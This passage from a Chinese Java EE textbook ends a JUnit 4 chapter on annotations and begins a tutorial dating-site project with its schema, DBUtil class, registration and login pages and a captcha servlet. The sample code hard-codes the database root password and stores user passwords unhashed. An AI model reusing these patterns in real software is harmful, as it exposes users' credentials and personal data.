


图 13-12　预测的结果

读者可能会有疑问，现在测试类中只有一个方法，如果一个测试类有多个测试方法，那该如何运行呢？如果有多个测试方法需要测试，只需要在测试的方法加上@Test 即可，示例代码如下。

```
package com.wuzy.test;
import static org.JUnit.Assert.*;
import org.JUnit.Test;
import com.wuzy.service.OrderFindService;
public class OrderFindServiceTest {

    @Test
    public void find(){
        // 定义一堆数据
        int[] ary = { 2, 3, 4, 5, 9, 7, 8 };
        // 定义要查找的数据
        int find = 5;
        OrderFindService findService = new OrderFindService();
        //预测的值
        int expResult=1;
        //实际中的值
        int result = findService.findIndex(ary, find);
        //进行比较
        assertEquals(expResult,result);
    }

    @Test
    public void find2(){
        // 定义一堆数据
        int[] ary = { 2, 3, 4, 5, 9, 7, 8 };
        // 定义要查找的数据
        int find = 3;
        OrderFindService findService = new OrderFindService();
        //预测的值
        int expResult=1;
        //实际中的值
        int result = findService.findIndex(ary, find);
        //进行比较
        assertEquals(expResult,result);
    }

    @Test
    public void find3(){
        // 定义一堆数据
        int[] ary = { 2, 3, 4, 5, 9, 7, 8 };
        // 定义要查找的数据
        int find = 4;
        OrderFindService findService = new OrderFindService();
        //预测的值
        int expResult=1;
        //实际中的值
```

```
        int result = findService.findIndex(ary, find);
        //进行比较
        assertEquals(expResult,result);
    }

    @Test
    public void find4(){
        // 定义一堆数据
        int[] ary = { 2, 3, 4, 5, 9, 7, 8 };
        // 定义要查找的数据
        int find =6;
        OrderFindService findService = new OrderFindService();
        //预测的值
        int expResult=1;
        //实际中的值
        int result = findService.findIndex(ary, find);
        //进行比较
        assertEquals(expResult,result);
    }

}
```

这时运行 JUnit 4，会出现如下结果，如图 13-13 所示。




图 13-13　多个测试方法的结果

首先 find2 方法上打了绿色的勾，这说明该方法的测试用例是正确的，其余的方法则打上了紫红色的叉，说明这些方法的测试用例是错误的。此外，我们还可以右击每个方法，在弹出的快捷菜单中选择“Run”命令来单个运行，例如，我们对 find2 方法进行测试，效果如图 13-14、图 13-15 所示。




图 13-14　find2 方法测试




图 13-15　find2 方法测试结果

13.2.3　JUnit 4 其他注解的使用

JUnit 4 还提供了其他比较好用的注解来帮助用户更好地使用单元测试。

1. @Before 注解

@Before 注解的功能是在单元测试方法之前执行，如果想在测试代码之前做一些初始化工作的话，可以使用该注解。

如下代码使用@Before 注解，对数组进行初始化工作。

```
package com.wuzy.test;
import static org.JUnit.Assert.assertEquals;
import org.JUnit.Before;
```

```
import org.JUnit.Test;
import com.wuzy.service.OrderFindService;
public class OrderFindServiceTest2 {
    int[] ary;
    //初始化工作
    @Before
    public void findBefore(){
        ary =new int[] { 2, 3, 4, 5, 9, 7, 8 };
    }
    //测试
    @Test
    public void find(){
        //定义一堆数据
        //定义要查找的数据
        int find = 5;
        OrderFindService findService = new OrderFindService();
        //预测的值
        int expResult=1;
        //实际中的值
        int result = findService.findIndex(ary, find);
        //进行比较
        assertEquals(expResult,result);
    }
}
```

测试结果如图 13-16 所示。




图 13-16　@Before 测试结果

2. @After 注解

@After 注解，可以对单元测试完毕之后做一些收尾工作，例如，对文件操作之后，关闭文件流；对数据库操作之后，关闭连接，等等之类的操作。

现在可以借助@After 完成以下功能，在一堆数据中找出某个数据的索引，如果正确，

则打印“恭喜，您正确了”，否则打印“您还需要努力”，代码如下。

```
package com.wuzy.test;
import static org.JUnit.Assert.assertEquals;
import org.JUnit.After;
import org.JUnit.Test;
import com.wuzy.service.OrderFindService;
public class OrderFindServiceTest3 {
    boolean flag;
    //测试
    @Test
    public void find(){
        // 定义一堆数据
        int[] ary =new int[] { 2, 3, 4, 5, 9, 7, 8 };
        // 定义要查找的数据
        int find = 5;
        OrderFindService findService = new OrderFindService();
        //预测的值
        int expResult=1;
        //实际中的值
        int result = findService.findIndex(ary, find);
        flag = expResult==result;
        //进行比较
        assertEquals(expResult,result);
    }

    @After
    public void findBefore(){
        if(flag)
            System.out.println("恭喜，您正确了！");
        else
            System.out.println("您还需要努力！");
    }
}
```

测试结果如图 13-17 所示。




图 13-17　@After 注解的使用

3. @Test(expected=*.class)

在 JUnit 4 版本中可以使用@Test(expected=*.class)来处理异常信息，其中，*号表示异常的类型。在 Java 中空指针异常是最常见的异常，我们写一段代码来模拟空指针异常，并

且没有(expected=*.class)捕捉时，代码如下。

```
package com.wuzy.test;
import java.io.File;
import org.JUnit.Test;
public class ExceptionTest {
    @Test
    public void excep(){
        File f = null;
        boolean flag = f.canExecute();
        System.out.println(flag);
    }

}
```

结果如图 13-18 所示。




图 13-18　出现错误

在程序中加上@Test(expected=NullPointerException.class)注解之后，代码如下。

```
package com.wuzy.test;
import java.io.File;
import org.JUnit.Test;
public class ExceptionTest {

    @Test(expected=NullPointerException.class)
    public void excep(){
        File f = null;
        boolean flag = f.canExecute();
        System.out.println(flag);
    }
}
```

效果如图 13-19 所示。

图 13-19　显示结果

从结果可以看出，加上@Test(expected=*.class)注解，可以捕获到程序中的异常。

4. @Test(timeout=xxx)

在@Test 注解中加上 timeout 属性，xxx 的意思是超过多少毫秒，如果测试方法还没有执行完毕，则直接退出，并且报错，下面模拟一个程序，如果在 3000 毫秒之内还不跳出的话，就直接退出程序，代码如下。

```
package com.wuzy.test;
import org.JUnit.Test;
public class TimeoutTest {
    @Test(timeout=3000)
    public void add(){
        int i=0;
        for(;;){
            i++;
        }
    }
}
```

测试结果如图 13-20 所示。

图 13-20　timeout 测试结果

13.3 本章总结

本章主要介绍 JUnit 4 的环境搭建，以及 JUnit 4 的一些新特性，例如，JUnit 4 使用注解代替了以前的继承关系，使用注解进行测试，解耦性更好，灵活性也比之前的版本高。在本章的后半部分，重点介绍了@Before 和@After 及异常注解，通过这些注解可以帮助程序员更好地进行单元测试。

13.4 上机练习

1. 编写一个冒泡排序的方法，使用 JUnit 4 判断测试结果正确与否。
2. 使用@Before 注解，对题目 1 进行初始化工作。
3. 使用@After 注解，对题目 1 测试完毕之后，给予冒泡排序速度的评判。
4. 使用异常注解，针对题目 1 可能出现的异常情况进行捕获。

第 14 章　简易交友系统

本章通过简易交友系统的开发，向读者介绍在 Java EE 平台上开发系统的方法。本章主要介绍交友系统主要模块的开发，并对模块的功能进行介绍。功能模块主要分为两部分，第一部分是用户模块；第二部分是查看交友列表模块。

本章主要内容：

- MVC 架构思想
- 文件上传的原理及使用方法
- 简易交友系统的主要模块开发

14.1　系统概述

本系统实现基于 Java EE 平面的简易交友系统平台，通过该平台，用户可以查看其他用户的详细信息，如姓名、性别、年龄、身高等。通过简易交友系统，以便让男女用户可以方便地找到自己心仪中的另一半。读者通过此案例，可以掌握使用 MyEclipse8.5 在 Java EE 平台上开发交友系统的基本方法，为以后的进一步学习打下坚实的基础。

14.2　需求分析

像朋友网或世纪佳缘网这类网站，里面有很多用户的信息，供大家去选择交友，本系统不会做这种复杂的功能，但是会选择其中的核心功能来完成，通过对这些交友系统的分析，总结交友系统的主要功能如下。

- 用户注册。
- 用户登录。
- 查看用户信息。

简易交友系统主要实现用户的注册、用户的登录、查看其他用户详细等，第一次登录本系统的用户，第一步要进行用户注册功能，用户注册之后会跳转到用户登录界面，之后就可以查看其他用户信息了。

14.3　系统结构图

结合前面的系统需求分析，可得出系统的结构图，如图 14-1 所示。




图 14-1　系统结构图

主要模块如下。

（1）登录模块：登录模块是对用户的身份进行识别，只有登录成功的用户才具有查看其他用户的权利。

（2）注册模块：注册模块是登录模块的前提，当第一次登录本系统的用户，必须进行注册，才能查看用户。

（3）用户列表模块：在用户列表模块，列举了用户的全部信息，用户可以查看用户。

14.4　系统总体设计

本系统在开发上，对数据访问层使用了 DBUtil 类，DBUtil 类实现了数据库的连接和关闭操作，这样避免了每次访问都建立连接，从而提高了性能。

本系统采用如下环境开发。

- 操作系统：Windows 7。
- 开发工具：MyEclipse 8.5。
- 数据库环境：MySQL5.6。

14.5　数据库设计

根据交友系统的需求分析，需要建立两张表：第一张表是用户表；第二张表为存放用户的照片信息表。

用户表 f_user 如表 14-1 所示。

表 14-1　用户表

序　号	列　名	数 据 类 型	主　键	默 认 值
1	ID	int	是	
2	username	varchar		

续表

序　号	列　名	数 据 类 型	主　键	默 认 值
3	pwd	varchar		
4	name	varchar		
5	age	int		
6	gender	char		
7	phone	varchar		
8	ask	text		

用户图片信息表 f_pic 如表 14-2 所示。

表 14-2　用户图片信息表

序　号	列　名	数 据 类 型	主　键	默 认 值
1	ID	int	是	
2	picName	varchar		
3	userID	int		

14.6　项目及数据库搭建

对系统的需求分析和数据库设计后，可以开始创建项目。

（1）启动 MyEclipse8.5，单击“File”→“New”→“Web Project”菜单，在打开的对话框中填写 web 相应参数，如图 14-2 所示。




图 14-2　填写 web 工程相应参数

（2）单击“Finish”按钮后，完成 web 工程的建立，如图 14-3 所示。




图 14-3　friend 工程

项目搭建完成后，就需要对包结构进行划分了，本系统包结构如下。

- dao：数据访问层。
- entity：实体类。
- tag：对 jsp 标签扩展。
- util：常用工具类。
- web：servlet 控制层。

系统包结构搭建完毕之后，就需要创建本系统所需要的表的 SQL 语句了，代码如下。

```
create table f_user(
id int primary key auto_increment,
username varchar(20) unique,
pwd varchar(10),
name varchar(20),
age int(3),
gender char(1),
phone varchar(20),
ask text);

create table f_pic(
id int primary key auto_increment,
picName varchar(100),
userId int);
```

14.7　数据公共类的实现

本案例使用 DBUtil 类来实现封闭常用的数据操作类，以便实现方便操作数据库。DBUtil 用于简化重复的那些数据库连接、关闭等操作，这样避免了每当用户访问数据库时，

造成不必要的连接操作了，从而提高了性能。

DBUtil 类的代码如下。

```
package util;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
/**
 * 数据库连接管理工具
 * @author
 *
 */
public class DBUtil {
    public static Connection getConnection() throws Exception{
        Connection conn = null;
        Class.forName("com.mysql.jdbc.Driver");
        conn = DriverManager.getConnection(
                "jdbc:mysql://localhost:3306/friend" +
                "?useUnicode=true&characterEncoding=utf8",
                "root","sky520");
        return conn;
    }

    public static void close(Connection conn){
        if(conn!=null){
            try {
                conn.close();
            } catch (SQLException e) {
                e.printStackTrace();
            }
        }
    }
}
```

14.8 用户登录模块

用户模块是商品购买的入口，只有登录成功的用户才能购买商品，用户模块主要分为以下两方面。

（1）用户注册。

（2）用户登录。

14.8.1 用户注册

用户注册主要负责为第一次登录本系统的用户提供的，用户只有注册之后，才能实现登录功能，用户注册是用户登录的前提。

1. 用户注册页面

用户注册界面要求用户填写自己的姓名、年龄、联系方式等一系列信息，注册界面regist.jsp 代码如下。

```
<%@page pageEncoding="utf-8"
contentType="text/html;charset=utf-8" %>
<%@taglib prefix="c1" uri="http://www.tarena.com/mytag" %>
<html>
    <head>
        <title>regist</title>
        <meta http-equiv="content-type" content="text/html;charset=utf-8"/>
        <link rel="stylesheet" type="text/css" href="css/style.css" />
        <style>
            .tips{
                color:red;
                font-style:italic;
                font-size:24px;
            }
        </style>
    </head>
    <body>
        <div id="wrap">
            <div id="top_content">
                <%@include file="head.jsp" %>
                <div id="content">
                    <p id="whereami">
                    </p>
                    <h1>
                        注册
                    </h1>
                    <form action="regist.do" method="post">
                        <table cellpadding="0" cellspacing="0" border="0"
                            class="form_table">
                            <tr>
                                <td valign="middle" align="right">
                                    用户名:
                                </td>
                                <td valign="middle" align="left">
                                    <input type="text" class="inputgri"
name="username" />
                                    <span class="tips">${regist_error}</span>
                                </td>
                            </tr>
                            <tr>
                                <td valign="middle" align="right">
                                    真实姓名:
                                </td>
                                <td valign="middle" align="left">
                                    <input type="text" class="inputgri"
                                    name="name" />
```

```
                                </td>
                            </tr>
                            <tr>
                                <td valign="middle" align="right">
                                    密码:
                                </td>
                                <td valign="middle" align="left">
                                    <input type="password" class="inputgri"
name="pwd" />
                                </td>
                            </tr>
                            <tr>
                                <td valign="middle" align="right">
                                    年龄:
                                </td>
                                <td valign="middle" align="left">
                                    <input type="text" class="inputgri"
                                    name="age" />
                                </td>
                            </tr>
                            <tr>
                                <td valign="middle" align="right">
                                    性别:
                                </td>
                                <td valign="middle" align="left">
                                    男
                                    <input type="radio" class="inputgri"
name="gender" value="m"
                                        checked="checked" />
                                    女
                                    <input type="radio" class="inputgri"
name="gender" value="f" />
                                </td>
                            </tr>
                            <tr>
                                <td valign="middle" align="right">
                                    电话:
                                </td>
                                <td valign="middle" align="left">
                                    <input type="text" class="inputgri"
                                    name="phone" />
                                </td>
                            </tr>
                            <tr>
                                <td valign="middle" align="right">
                                    对方要求:
                                </td>
                                <td valign="middle" align="left">
                                    <textarea rows="5" cols="30" name="ask"
style="resize:none;"></textarea>
                                </td>
```

```
                                </tr>
                                <tr>
                                    <td valign="middle" align="right">
                                        验证码:
                                        <img id="num" src="checkcode" />
                                        <a href="javascript:;"
                                onclick="document.getElementById('num').src =
'checkcode?'+(new Date()).getTime()">换一张</a>
                                    </td>
                                    <td valign="middle" align="left">
                                        <input type="text" class="inputgri"
    name="number" />
                                    </td>
                                </tr>
                            </table>
                            <p>
                             <input type="submit"class="button"value="确定"/>
                            </p>
                        </form>
                    </div>
                </div>
                <div id="footer">
                    <div id="footer_bg">
                        ABC@126.com
                    </div>
                </div>
            </div>
        </body>
    </html>
```

界面显示效果如图 14-4 所示。




图 14-4　用户注册界面

2. 页面验证码的开发

在用户注册界面中有一个验证码功能，此功能主要是为了防止黑客利用软件恶意注册，页面验证码的主要核心代码如下。

```
package web;
import java.awt.Color;
import java.awt.Font;
import java.awt.Graphics;
import java.awt.image.BufferedImage;
import java.io.IOException;
import java.io.OutputStream;
import java.util.Random;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

import com.sun.image.codec.jpeg.JPEGCodec;
import com.sun.image.codec.jpeg.JPEGImageEncoder;
public class CheckCodeServlet extends HttpServlet {

    public void service(HttpServletRequest request, HttpServletResponse
    response)
            throws ServletException, IOException {
        System.out.println("service...");
        //生成一张图片
        Random r = new Random(
                System.currentTimeMillis());
        //随机字符串
        String value = r.nextInt(999999) + "";
        //先创建一个内存映像对象
        BufferedImage image =
            new BufferedImage(80,30,
                    BufferedImage.TYPE_INT_RGB);
        //得到画笔
        Graphics g = image.getGraphics();
        g.setColor(new Color(r.nextInt(255),
                r.nextInt(255),r.nextInt(255)));
        //填充
        g.fillRect(0, 0, 80, 30);
        //画画
        g.setColor(new Color(0,0,0));
        //Font(String,int,int); 字体名称，风格，大小
        g.setFont(new Font(null,Font.BOLD,18));
        g.drawString(value, 5, 20);
        for(int i=0;i<8;i++){
            g.drawLine(r.nextInt(80), r.nextInt(30),
                    r.nextInt(80), r.nextInt(30));
```

```
        }

        //将图片压缩
        //需要提供一个输出流,encoder 工具会将
        //图片压缩之后的数据以流的方式输出。
        response.setContentType("image/jpeg");
        OutputStream ops =
            response.getOutputStream();
        javax.imageio.ImageIO.write(
                image, "jpg", ops);
    }
}
```

最后在 web.xml 中将此 servlet 映射到配置文件中，配置文件代码如下所示。

```
    <servlet>
        <servlet-name>CheckCodeServlet</servlet-name>
        <servlet-class>web.CheckCodeServlet</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>CheckCodeServlet</servlet-name>
        <url-pattern>/checkcode</url-pattern>
    </servlet-mapping>
```

14.8.2 用户登录

用户登录模块是本系统的入口，只有登录成功的用户才能查看其他用户的信息。

1. 登录界面 login.jsp

```
<%@page pageEncoding="utf-8"
contentType="text/html;charset=utf-8" %>
<%@taglib prefix="c1" uri="http://www.tarena.com/mytag" %>
<html>
    <head>
        <title>login</title>
        <meta http-equiv="content-type" content="text/html;charset=utf-8" />
        <link rel="stylesheet" type="text/css" href="css/style.css" />
        <style>
            .tips{
                color:red;
                font-style:italic;
                font-size:24px;
            }
        </style>
    </head>

    <body>
        <div id="wrap">
            <div id="top_content">
```

```
                <%@include file="head.jsp" %>
                <div id="content">
                    <p id="whereami">
                    </p>
                    <h1>
                        登录
                    </h1>
                    <form action="login.do" method="post">
                        <table cellpadding="0" cellspacing="0" border="0"
                            class="form_table">
                            <tr>
                                <td valign="middle" align="right">
                                    用户名:
                                </td>
                                <td valign="middle" align="left">
                                    <input type="text" class="inputgri"
name="username" />
                                    <span class="tips">${login_error}</span>
                                </td>
                            </tr>
                            <tr>
                                <td valign="middle" align="right">
                                    密码:
                                </td>
                                <td valign="middle" align="left">
                                    <input type="password" class="inputgri"
name="pwd" />
                                </td>
                            </tr>
                        </table>
                        <p>
                            <input type="submit" class="button"
                            value=" 确定 " />
                            <a href="regist.jsp">还没有账户，请点击这儿注册</a>
                        </p>
                    </form>
                </div>
            </div>
            <div id="footer">
                <div id="footer_bg">
                    ABC@126.com
                </div>
            </div>
        </div>
    </body>
</html>
```

登录界面显示效果如图 14-5 所示。




图 14-5　登录界面

2. 登录后台处理

从登录界面中将用户名和密码传入后台时，需要检查用户名是否存在数据库中，核心代码如下。

```
public User findByUsername(String username)throws Exception{
    User user = null;
    Connection conn =
        DBUtil.getConnection();
    PreparedStatement prep =
        conn.prepareStatement(
                "select * from f_user where username=?");
    prep.setString(1, username);
